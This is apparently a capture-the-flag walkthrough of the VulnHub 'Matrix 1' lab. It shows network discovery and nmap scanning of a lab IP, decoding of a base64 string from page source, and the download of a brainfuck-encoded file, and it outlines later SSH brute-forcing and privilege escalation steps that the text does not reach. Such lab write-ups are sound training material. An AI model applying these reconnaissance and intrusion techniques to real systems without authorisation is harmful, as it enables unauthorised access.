MATRIX 1: WALKTHROUGH

By: Mahlon Pope

Table of Contents

1. Box Description

Description: “Matrix is a medium level boot2root challenge.”

Difficulty: Intermediate

Link: https://www.vulnhub.com/entry/matrix-1,259/


Target machine’s IP address: 10.0.2.31

Attacking Machine’s IP address: 10.0.2.27

2. Tools

Tool	Purpose
Nmap	Network scanning tool.
Kali Linux	An operating system which is specifically designed for penetration testing.
Netcat	Remote shell access.
Sange.fi	Brainfuck interpreter.
CyberChef	Decoding base64 encoded strings.

3. METHODOLOGY



1. **Reconnaissance**: The attacker gathers information about the network infrastructure and systems.

1.1. **Network scanning:** Network scanning is when the tester interacts with the target by scanning their IP address to identify live ports. Thereby enabling the tester to uncover details such as service versions and machine names.

1.2. **Information Disclosure:** The discovery of sensitive or confidential information on the target machine, often stemming from technical vulnerabilities or configuration errors. This box contained a base64 encoded command, which revealed the name of a web file.

2. **Exploitation**: Exploiting vulnerabilities in the user's system to gain a foothold.

2.1. **SSH Dictionary attack:** A systematic and exhaustive method used to discover valid login credentials. The approach involves testing a list of passwords against a specified username, to obtain login credentials for the SSH service.

3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control. In this instance, the login credentials for a developer account were found in a configuration file.


3.1. **Restricted Shell Escape:** Shell escaping involves spawning a new instance of a Bash shell, one that operates without applying any custom configurations or executing any initialization scripts. This new shell functions without potentially restrictive settings or policies.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be **10.0.2.31.**


Command: sudo netdiscover 10.0.2.0/24 -i eth0



```
 Currently scanning: 10.0.2.0/24   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:c0:de:4f      1      60  PCS Systemtechnik GmbH
 10.0.2.31       08:00:27:24:07:0b      1      60  PCS Systemtechnik GmbH
```

Figure 4.1.1: Netdiscover's ARP scan results.


2. A port scan of the target machine reveals three open ports. OpenSSH is running on port **22** and both port **80** and port **31337** are using python to host HTTP web servers.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sT -p- 10.0.2.31
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-05 12:34 EST
Nmap scan report for 10.0.2.31
Host is up (0.00016s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds
```

Figure 4.1.2: Results of Nmap port scan.


3. The web servers on port **80** and port **31337** contain an almost identical layout, the only difference being their background animation. Attempts to enumerate and scan the web servers revealed very little. However, the source code of the website hosted on port **31337** contains a base64 encoded string inside of a note labelled **“service__text”**.



"Follow the White Rabbit"

Welcome to the real world, Neo. I'm glad you're here


Figure 4.1.3: Homepage of website hosted on port 80.



Cypher

"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."

Figure 4.1.4: Homepage of website hosted on port 31337.




```
view-source:http://10.0.2.31:31337/
```

```
            </div>
        </div>
    </div>

    <!-- countdown__module hide undefined -->
    <div class="countdown__module hide undefined" data-date="2018/10/17">
        <p><span>%D</span> Days</p>
        <p><span>%H</span> Hours</p>
        <p><span>%M</span> Minutes</p>
        <p><span>%S</span> Seconds</p>
    </div><!-- End / countdown__module hide undefined -->

    <div class="service-wrapper">


        <!-- service -->
        <div class="service">
            <!--p class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=</p-->
        </div><!-- End / service -->

    </div>
</div>
v>
-- End / hero -->
```

Figure 4.1.5: Source code of homepage on port 31337.

4.2 Information Disclosure & Decoding:

4. The String decodes to a simple echo command which is then redirected into a file called **“Cypher.matrix”**. The file can be downloaded using the URL **http://10.0.2.31:31337/Cypher.matrix**.



Recipe: From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars
[ ] Strict mode

Input:

```
ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=
```

Output:

```
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix
```

Figure 4.2.1: The string is Decoded using CyberChef.




10.0.2.31:31337/Cypher.matrix
Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
http://10.0.2.29/index....
404 - Not Found
Cypher(1).matrix
Completed — 4.0 KB
Cypher.matrix
Completed — 4.0 KB
Show all downloads
b
Cypher
"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."
00 DAYS
00 HOURS
00 MINUTES
00 SECONDS

Figure 4.2.2: Downloading Cypher.matrix

5. **"Cypher.matrix"** contains code written in the brainfuck programming language.




```
┌──(kali㉿kali)-[~]
└─$ cat ~/Downloads/Cypher.matrix
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
----< ]>-.< +++++ [->++ +++<] >++++ ++++. <++++ +[->+ ++++< ]>+++ +++++
+.<++ ++[-> ++++< ]>+.+ .<+++ +[->- ---<] >---- .<+++ [->++ +<]>+ +..<+
++[-> +++<] >++++ .<+++ +++++ [->-- ----- -<]>- ----- ----- --.<+ ++[->
---<] >---. <++++ ++[-> +++++ +<]>+ ++++. <++++ ++[-> ----- -<]>- ----.
<++++ ++++[ ->+++ +++++ <]>++ ++++. +++++ ++++. +++.< +++[- >---< ]>--.
--.<+ ++[-> +++<] >++++ ++.<+ +++++ +++[- >---- ----- <]>-- -.<++ +++++
+[->+ +++++ ++<]> +++++ +++++ ++.<+ ++[-> ---<] >--.< ++++[ ->+++ +<]>+
+.+.< +++++ ++++[ ->--- ----- -<]>- --.<+ +++++ +++[- >++++ +++++ <]>++
+.+++ .---- ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++
